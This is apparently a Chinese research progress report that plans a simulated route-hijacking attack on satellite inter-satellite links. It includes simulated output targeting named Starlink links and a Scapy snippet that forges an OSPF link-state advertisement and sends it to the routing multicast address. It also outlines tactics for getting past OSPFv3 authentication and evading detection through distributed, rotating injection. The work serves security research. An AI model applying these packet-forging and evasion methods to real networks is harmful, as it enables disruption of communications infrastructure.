2025-03-20汇报

星间链路ISL路由劫持攻击

一、威胁模型


维度	详细描述
攻击者能力	- 控制少量低成本设备(如：树莓派集群 + SDR模块) - 掌握公开卫星轨道数据TLE和开源卫星通信协议`如：OSPFv2/v3`，构造报文 - 无法劫持卫星硬件，仅能模拟流量注入与协议欺骗
攻击目标	可进行链路状态欺骗，将流量引导到目标链路，导致目标区域过载或通信中断，例如：切断某区域的星间骨干链路`仿真环境中的虚拟目标`
防御假设	存在防御较弱的传统路由协议`如：OSPF v2`，可能支持加密认证等安全机制`如：OSPF v3`

二、攻击流程与具体实现

- **路由劫持**：利用协议漏洞，**篡改或控制网络中的路由信息**，使得流量被引导到攻击者指定的路径或目标，而不是按照正常的路由协议进行转发，从而导致网络通信中断、数据泄露、目标区域过载或资源耗尽等严重后果

1. 链路探测与目标选择

- **原理**：
  通过主动探测卫星网络拓扑，结合公开的卫星轨道数据CelesTrak：星链，识别出高流密度（Flow Density）的星间链路。这些链路通常位于关键路径上，如：连接多颗卫星的骨干链路或地面站接入点
- **方法**：
  - **轨道预测**：使用`skyfield`库计算卫星的实时位置和过顶时间窗口，确定攻击的有效时段
  - **链路探测**：模拟`traceroute`命令，发送探测包（如ICMP或自定义信令），记录路径中的节点和链路延迟
  - **流密度分析**：统计各链路的流量负载（如通过历史数据或模拟流量生成），筛选出负载最高的链路作为攻击目标




```
zyb@zyb-VMware-Virtual-Platform: ~/桌面/Satellit
[拓扑构建] 加载 200 颗卫星的 TLE 数据...
[拓扑构建] 成功加载 TLE 数据
[拓扑构建] 计算卫星位置...
[拓扑构建] 计算卫星之间的距离并建立连接...
[拓扑构建] 完成！节点数: 200, 边数: 1048, 耗时 0.34 秒
[流密度统计] 正在探测所有链路流量...
[流密度统计] 完成，总耗时 1.10 秒
[流密度统计] 前 10 条流密度最高的链路:
  ('STARLINK-1137', 'STARLINK-1325'): 13
  ('STARLINK-1132', 'STARLINK-1167'): 12
  ('STARLINK-1054', 'STARLINK-1076'): 11
  ('STARLINK-1274', 'STARLINK-1300'): 11
  ('STARLINK-1274', 'STARLINK-1373'): 10
  ('STARLINK-1106', 'STARLINK-1137'): 10
  ('STARLINK-1076', 'STARLINK-1168'): 9
  ('STARLINK-1027', 'STARLINK-1035'): 9
  ('STARLINK-1053', 'STARLINK-1054'): 9
  ('STARLINK-1167', 'STARLINK-1168'): 9
[攻击 1] 正在对链路 ('STARLINK-1137', 'STARLINK-1325') (流密度: 13) 进行攻击...
[模拟效果] 将链路 ('STARLINK-1137', 'STARLINK-1325') 的权重从 2958.61 改为 0.1 (被劫持)
[攻击 2] 正在对链路 ('STARLINK-1132', 'STARLINK-1167') (流密度: 12) 进行攻击...
[模拟效果] 将链路 ('STARLINK-1132', 'STARLINK-1167') 的权重从 2381.22 改为 0.1 (被劫持)
[攻击 3] 正在对链路 ('STARLINK-1054', 'STARLINK-1076') (流密度: 11) 进行攻击...
[模拟效果] 将链路 ('STARLINK-1054', 'STARLINK-1076') 的权重从 2978.96 改为 0.1 (被劫持)
[攻击 4] 正在对链路 ('STARLINK-1274', 'STARLINK-1300') (流密度: 11) 进行攻击...
[模拟效果] 将链路 ('STARLINK-1274', 'STARLINK-1300') 的权重从 2659.71 改为 0.1 (被劫持)
[攻击 5] 正在对链路 ('STARLINK-1274', 'STARLINK-1373') (流密度: 10) 进行攻击...
[模拟效果] 将链路 ('STARLINK-1274', 'STARLINK-1373') 的权重从 2855.39 改为 0.1 (被劫持)
[攻击 6] 正在对链路 ('STARLINK-1106', 'STARLINK-1137') (流密度: 10) 进行攻击...
[模拟效果] 将链路 ('STARLINK-1106', 'STARLINK-1137') 的权重从 1865.32 改为 0.1 (被劫持)
```

2. 伪造路由信息

- **原理**：
  针对卫星网络中常用的路由协议，伪造路由协议中的路由更新信息`如OSPF的链路状态公告LSA`并注入流量，误导网络中的路由计算
- **常见的卫星通信网络协议**：TCP/IP**[TCP Hijacking in NAT_NDSS_2024]** DVB-S2X CCSDS **OSPF** BGP
- **OSPF：**用于卫星网络中的动态路由，支持`链路状态公告LSA`和路由更新，但存在一些安全漏洞：
  - **缺乏强认证**：**OSPF v2** 默认没有加密，攻击者可以伪造 LSA；实际中，很多系统可能已经升级到**OSPF v3**，或者使用认证机制。需要确认目标网络是否使用未保护的版本
  - **序列号攻击**：OSPF LSA 依赖序列号确保更新的唯一性，攻击者可以伪造 **高序列号 LSA**，覆盖合法的LSA，导致路由器使用伪造的路由信息**[LSA Overwriting Attack]**
  - **LSA 泛洪攻击**：攻击者可以伪造大量 LSA，导致 **路由器CPU过载[OSPF DoS]**
- **具体示例——开放最短路径优先OSPF协议**：`OSPF Router LSA` 用于描述路由器的接口信息及其直接连接的邻居，`OSPF Header` 是OSPF数据包的头部，包含了OSPF数据包的基本信息，而 `OSPF Link` 描述了路由器与其邻居之间的连接信息

```
>>> from scapy.contrib.ospf import OSPF_Router_LSA
>>> OSPF_Router_LSA().show()
###[ OSPF Router LSA ]###
  age       = 1
  options   =
  type      = 1
  id        = 1.1.1.1
  adrouter  = 1.1.1.1
  seq       = 0x80000001
  chksum    = None
  len       = None
  flags     =
  reserved  = 0
  linkcount = None
  \linklist  \
```

```
>>> from scapy.contrib.ospf import OSPF_Hdr
>>> print(OSPF_Hdr().show())
###[ OSPF Header ]###
  version   = 2
  type      = Hello
  len       = None
  src       = 1.1.1.1
  area      = 0.0.0.0
  chksum    = None
  authtype  = Null
  authdata  = 0x0
```

```
>>> from scapy.contrib.ospf import OSPF_Link
>>> OSPF_Link().show()
###[ OSPF Link ]###
  id        = 192.168.0.0
  data      = 255.255.255.0
  type      = stub
  toscount  = 0
  metric    = 10
```

- **LSA伪造**——这些内容共同构成了OSPF协议的基础，用于实现网络的动态路由选择，可利用这些信息进行伪造LSA进行劫持攻击

```
ospf_hdr = OSPF_Hdr(src=router_id, area=0, type=4, authtype=0)
link = OSPF_Link(id="192.168.0.0", data="255.255.255.0", type="stub", metric=10)
linklist = [link]
router_lsa = OSPF_Router_LSA(id=router_id, adrouter=adrouter, seq=0x80000002, linklist=linklist)
pkt = IP(dst="224.0.0.5") / ospf_hdr / router_lsa
send(pkt, iface=iface, verbose=True)
print("[OSPF 劫持] 伪造 LSA 发送完毕")
```

3. 引导流量重定向

- **原理**：
  通过持续注入伪造的路由信息，使得卫星路由器使用伪造的路由信息，**将流量引导到目标链路**，导致目标链路过载或通信中断，可根据目标链路具体协议情况`如：OSPFv2/v3`**动态调整攻击策略**
- **针对OSPF v2的可行方法**：
  - **协议逆向工程**：分析目标网络的路由协议格式`如OSPF报文结构`，构造恶意LSA
  - **链路状态欺骗**：在LSA中宣称目标链路延迟极低或带宽极高，吸引流量；或**宣称相邻链路故障**，迫使流量绕行
- **OSPF v3 可能存在的安全机制**：
  - **存在加密与认证机制**：支持 **加密认证**`如IPsec AH/ESP`，默认要求身份验证和完整性保护
  - **存在流量监控与检测**：可能部署基于流量阈值或行为模式的异常检测系统，能够检测到异常的流量突变
  - **存在协议校验与验证**：路由协议可能包含校验机制`如OSPF的校验和`，确保路由更新信息的完整性和合法性
- **针对OSPF v3的可行方法——防御机制绕过**：
  - **绕过加密与认证机制**：
    - **弱密码攻击**：如果目标网络使用弱密码或默认密码进行认证，可以通过**中间人攻击MITM**获取认证密钥，或通过**流量分析**推断密钥或协议行为模式
    - **协议漏洞利用**：如果路由协议的实现存在漏洞`如：未严格验证 序列号 或 校验和`，攻击者可以利用这些漏洞绕过认证机制
  - **绕过流量监控与异常检测**：
    - **分布式注入**：使用多个分布式节点将攻击流量**分散注入**，避免单点流量过大触发告警
    - **动态调整攻击策略**：根据链路负载和网络状态动态调整攻击流量，**定期更换**注入恶意LSA的僵尸节点和目标链路`自动化脚本`，确保长期隐蔽控制
  - **绕过协议校验与验证**：
    - **协议逆向工程**：通过分析目标网络的路由协议实现，**伪造**`符合校验机制`**的路由更新信息**
    - **伪造合法报文**：确保伪造的路由更新信息通过校验`如：正确的校验和、序列号等`，避免被丢弃
- **考虑星间链路特性**：
  - **多跳通信**：星间链路通常需要经过多颗卫星中继才能到达目标，选择关键路径进行攻击，可通过多颗卫星传播攻击流量，增加攻击隐蔽性
  - **协议多样性**：可能使用多种通信协议`如：OSPF v2/v3、TCP/IP`，需针对不同协议的漏洞设计攻击策略
  - **带宽限制**：星间链路的带宽有限，需要限制攻击流量，通过低功耗流量生成和分布式注入，确保攻击流量不会显著增加链路负载
  - **动态拓扑**：卫星网络拓扑会随着卫星的移动而动态变化，可根据变化实时更新攻击目标链路，动态调整攻击策略[后续考虑]

三、实验规划

在台式主机上构建仿真卫星网络环境

- **设计卫星网络拓扑**：使用`Mininet`的`Python API`模拟卫星节点与星间链路CelesTrak：星链
- **集成卫星轨道数据**：使用`skyfield`库解析 TLE 数据，计算卫星的实时位置
- **防御机制部署测试**：在仿真环境中部署`OSPF v3加密认证`，测试绕过方法的有效性

低成本设备[树莓派集群 + SDR模块(可软件模拟GNU Radio信号处理)]配置攻击流程

- **通信方式**：多台树莓派通过**Wi-Fi**连接到台式主机的仿真环境
- **链路探测**：在树莓派上模拟 `traceroute命令` 和流量分析，识别高流密度链路
- **设备端流量注入**：使用 Scapy 构造恶意报文OSPF LSA，通过**SDR模块**添加卫星协议帧头`如：DVB-S2X的同步头`，使用QPSK调制生成射频信号
- **主机端流量接收**：使用SDR模块接收射频信号并解调，提取OSPF数据包并注入到Mininet仿真网络，通过Socket发送到OSPF多播地址
- **模拟信号处理**：上述注入步骤通过**软件模拟SDR信号处理**来实现，并即**将模拟的射频信号**通过**Wi-Fi接口**注入到仿真网络以接收和处理
- **攻击效果验证**：使用Wireshark捕获流量，验证是否收到伪造的LSA，验证目标链路的丢包率和延迟变化

最终目的

- **链路状态欺骗**：在LSA中宣称目标链路延迟极低或带宽极高，吸引流量；或宣称相邻链路故障，迫使流量绕行
- **服务中断**：切断目标区域的卫星通信，表现为高丢包率和高延迟
- **资源耗尽**：卫星能源因持续处理攻击流量而加速消耗，缩短其有效服务时间**[Energy Drain Attack_IWQoS_2023]**
- **隐蔽逃逸**：攻击流量符合协议规范且分布分散，传统基于流量阈值或黑名单的防御机制失效